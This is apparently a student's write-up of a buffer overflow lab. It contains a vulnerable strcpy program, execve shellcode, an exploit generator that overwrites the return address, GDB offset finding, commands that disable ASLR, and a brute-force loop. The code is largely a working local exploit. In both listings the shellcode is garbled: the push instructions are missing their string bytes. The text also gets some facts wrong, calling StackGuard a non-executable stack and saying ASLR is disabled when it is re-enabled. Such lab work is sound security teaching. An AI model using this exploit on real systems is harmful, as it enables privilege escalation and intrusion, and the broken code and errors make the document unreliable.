

HW5 Buffer Overflow Attack


In this homework, we are going to take advantages of the buffer overflow vulnerability of the program to launch a shell. Now we are given the original shell code to launch a shell and a vulnerable code in which there is a function call for the strcpy() that is without boundray check while running, and that is exactly where the vulnerability appears, since the attacker could overflow the target buffer with a longer source code.

Set up

To address buffer overflow vulnerability, linux system has come up with a Address Space Randomization techniques and GCC compiler is implemented a security mechanism called StackGuard. So to make our exploitation works, we shall first disable all of these protection measurements first.


The following works are all been done on the Ubuntu Virtual Machine. I do the set up as follows:

1. Disable Address Space Randomization



```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ make prepare
sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ |
```

2. Relink the /bin/sh



```
root@yuanjieyue-VirtualBox: /bin
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ su root
Password:
root@yuanjieyue-VirtualBox:/home/yuanjieyue/yuanjieyue/cs5770/hw5# cd /bin
root@yuanjieyue-VirtualBox:/bin# rm sh
root@yuanjieyue-VirtualBox:/bin# ln -s /bin/zsh /bin/sh
root@yuanjieyue-VirtualBox:/bin# |
```

Code

The following call_shellcode.c is provided, execute it will launch the shell.

1. Code to lauch the shell, call_shellcode.c
2. Vulnerable code, stack.c

In the vulnerable code, in the main function, it reads 517 characters from a badfile to a string buffer, which holds a return address and the code that launch the shell. When the read process is done, it calls a bof() function that copies the characters in the string buffer to a target buffer which is short, this is where the buffer overflow happens.

```

yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
/* call_shellcode.c */
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x50" /* Line 2: pushl %eax */
    "\x68" /* Line 3: pushl $0x68732f2f */
    "\x68" /* Line 4: pushl $0x6e69622f */
    "\x89\xe3" /* Line 5: movl %esp,%ebx */
    "\x50" /* Line 6: pushl %eax */
    "\x53" /* Line 7: pushl %ebx */
    "\x89\xe1" /* Line 8: movl %esp,%ecx */
    "\x99" /* Line 9: cdq */
    "\xb0\x0b" /* Line 10: movb $0x0b,%al */
    "\xcd\x80" /* Line 11: int $0x80 */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    // ((void(*)())buf)();
    (*(void(*)())buf)();
}
~
~
~
"call_shellcode.c" 26L, 724C          1,1          A11

```

```

yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str) {
    char buffer[12] = "0123456789P";
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv) {
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
~

```


3. exploit.c

● Mechanism

In the following hand drawing, I briefly shows what it is like of struture of the stack memory while running the vulnerable program.

Since the contents in the badfile will be copied into the buffer in the stack, the copying starts at the address of the buffer[0], so if we would like overwrite the return address of the current stack frame, we have to find out the distance between the buffer[0] and return address. And this could be done by taking advantages of the \$ebp which is a register that hold the address of frame pointer, and the return address could be got since it is 4bytes next the frame pointer address. Fortunately, we could adopt GDB to help us find out the the buffer[0] address and return address, and the distance between these two address is exactly the offset of the expected return address that we would like to overwrite the original one, locates in the badfile.

Then, we could simple put the shellcode that launches the shell in the end of the badfile, and put an address right after the return address in the stack at the offset we figure out at the former step.



● Result of Running GDB

Running GDB to find out the buffer address and ebp address, then calculate the return address, then update to the code. We end up finding out the buffer[0] address is 0xffffd1c4, and \$ebp is 0xffffd1d8, the return address is 4 bigger than the \$ebp, which is 0xffffd1dc, then the offset could be calculated as the distance between the return address and buffer[0], which end up as 24, and we choose the address right after the return address as our expected return address.

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) break bof
Breakpoint 1 at 0x5df: file stack.c, line 9.
(gdb) run
Starting program: /home/yuanjieyue/yuanjieyue/cs5770/hw5/stack
open badfile
read badfile to str
call bof()

Breakpoint 1, bof (str=0xffffd1f7 "") at stack.c:9
9      printf("enter bof\n");
(gdb) p &buffer
$1 = (char (*)[12]) 0xffffd1c4
(gdb) p $ebp
$2 = (void *) 0xffffd1d8
(gdb) |
```

● Update the exploit.c

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char shellcode[]=
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68" /* sh */ /* pushl $0x68732f2f */
"\x68" /* bin */ /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq1 */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;

void main(int argc, char** argv) {
    char buffer[517];
    FILE* badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* ***** */
    /* these two address are get from running gdb on stack */
    unsigned long buffer_head_addr = 0xffffd1c4;
    unsigned long ebp_addr = 0xffffd1d8;
    /* the dist is the distance between frame pointer address and the buffer head address */
    int dist = (int) (ebp_addr - buffer_head_addr);
    /* the return offset is the offset of the return address in the badfile */
    int ret_offset = dist + 4;
    /* the return address to be written at the offset in the badfile */
    unsigned long ret_addr = ebp_addr + 12;
    /* write the ret_addr to buffer starting from ret_offset */
    long *ptr = (long*) (buffer + ret_offset);
    *ptr = ret_addr;

    /* copy the shellcode to the end of the buffer */
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

    /* ***** */
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

-- INSERT --
```

Task 1 Exploit Vulnerability

Now we are running the attack, and below are the results. We could see that a shell is launched, which means that our shell code has been executed, it proves that we find the right offset and pick up a expected return address correctly. However, the attack is not accutally succeed, since the shell is not launced by root.

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
call_shellcode exploit.c      set_uid shellcode stack
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ make exploit
gcc -m32 -o exploit exploit.c
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ ls
badfile      call_shellcode.c  exploit.c  set_uid  shellcode  stack
call_shellcode exploit      Makefile  set_uid.c  shellcode.c  stack.c
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ make attack
# run the exploit program that write special code into the badfile
./exploit
# run the vulnerable program, that read contents from badfile
./stack
$ whoami
yuanjieyue
$ id
uid=1000(yuanjieyue) gid=1000(yuanjieyue) groups=1000(yuanjieyue),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
$ ./set_uid
$ whoami
yuanjieyue
$ id
uid=1000(yuanjieyue) gid=1000(yuanjieyue) groups=1000(yuanjieyue),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
$
```

Task 2 Protection in /bin/bash

Now we point the /bin/sh back to /bin/bash, and run the attack again. From the result shown below, we could see that it is kind of the same as the result we got in task 1. We launched the shell, however still without the root privilege.

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ ls
badfile      call_shellcode.c  exploit.c  set_uid  shellcode  stack
call_shellcode  exploit      Makefile  set_uid.c  shellcode.c  stack.c
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ su root
Password:
root@yuanjieyue-VirtualBox:/home/yuanjieyue/yuanjieyue/cs5770/hw5# cd /bin
root@yuanjieyue-VirtualBox:/bin# ls -l sh
lrwxrwxrwx 1 root root 3 Apr 18 16:51 sh -> zsh
root@yuanjieyue-VirtualBox:/bin# rm sh
root@yuanjieyue-VirtualBox:/bin# ln -s bash sh
root@yuanjieyue-VirtualBox:/bin# ls -l sh
lrwxrwxrwx 1 root root 4 Apr 18 17:02 sh -> bash
root@yuanjieyue-VirtualBox:/bin# exit
exit
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ make runstack
# run the vulnerable program, that read contents from badfile
./stack
sh-4.4$ whoami
yuanjieyue
sh-4.4$ id
uid=1000(yuanjieyue) gid=1000(yuanjieyue) groups=1000(yuanjieyue),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
sh-4.4$ ./set_uid
sh-4.4$ whoami
yuanjieyue
sh-4.4$ id
uid=1000(yuanjieyue) gid=1000(yuanjieyue) groups=1000(yuanjieyue),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
sh-4.4$ |
```


Task 3 Address Randomization

In this task, we disable the Address Space Randomization first. Now we have no way to figure out correct address of the return address to put into the exploit.c file, because now every time we run ./stack, the stack address will be randomly allocated, so we could not use a set address to do the exploit. All we could do is guess, which is almost impossible. However, we could still try with our current exploit code for many times, and we could do by running the code shown in the screen shot below. I wait for like ten minutes without a shot. This way might work, while it may need a longer time to get it done.

```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
root@yuanjieyue-VirtualBox:/home/yuanjieyue/yuanjieyue/cs5770/hw5# cd /bin
root@yuanjieyue-VirtualBox:/bin# rm sh
root@yuanjieyue-VirtualBox:/bin# ln -s zsh sh
root@yuanjieyue-VirtualBox:/bin# ls -l sh
lrwxrwxrwx 1 root root 3 Apr 18 17:05 sh -> zsh
root@yuanjieyue-VirtualBox:/bin# exit
exit
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ make resetAddressSpace
Randomization
sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ make attack3
sh -c "while [ 1 ]; do ./stack; done;"
|
```

Task 4 StackGuard

In this task, we compile the vulnerable program without disabling the StackGuard provided by GCC. Then, when we run the attack, some error shows up, which means that now the code on the stack memory is not executable, the system won't allow that.



```
yuanjieyue@yuanjieyue-VirtualBox: ~/yuanjieyue/cs5770/hw5
# disable gcc's protection mechanism by '-fno-stack-protector'
# allow execute stack by '-z execstack'
gcc -m32 -g -o stack4 -z execstack stack.c
chmod u+s stack
./stack4
*** stack smashing detected ***: <unknown> terminated
Makefile:44: recipe for target 'runstack4' failed
make: *** [runstack4] Aborted (core dumped)
yuanjieyue@yuanjieyue-VirtualBox:~/yuanjieyue/cs5770/hw5$ |
```

Conclusion

After going through the four tasks in this homework, I got a better understanding of why buffer overflow vulnerability happens and its inner mechanism. It happens because we are trying to write more things into a buffer without a boundary check. In c program, a couple of functions are implemented without such boundary checking technique like strcpy(), which raises the possibility of such vulnerability when using these functions. So it is definitely a better practice to do boundary check before using these functions or use their alternative functions with boundary checks like strncpy().

Besides, I also got to know that linux system and some other tools like GCC compiler all have some protection against buffer overflow vulnerability, like Address Space Randomization, ExecShield and StackGuard. We could see this from the results in this homework. these techniques serve to make the programs running more securely, and make it much difficult for the malicious to take advantages of the buffer overflow vulnerability to act bad things. Especially for the StackGuard protection, it does not allows the code that stores on the stack to be executed, which make it impossible for such process that we implemented in the task to exploit successfully.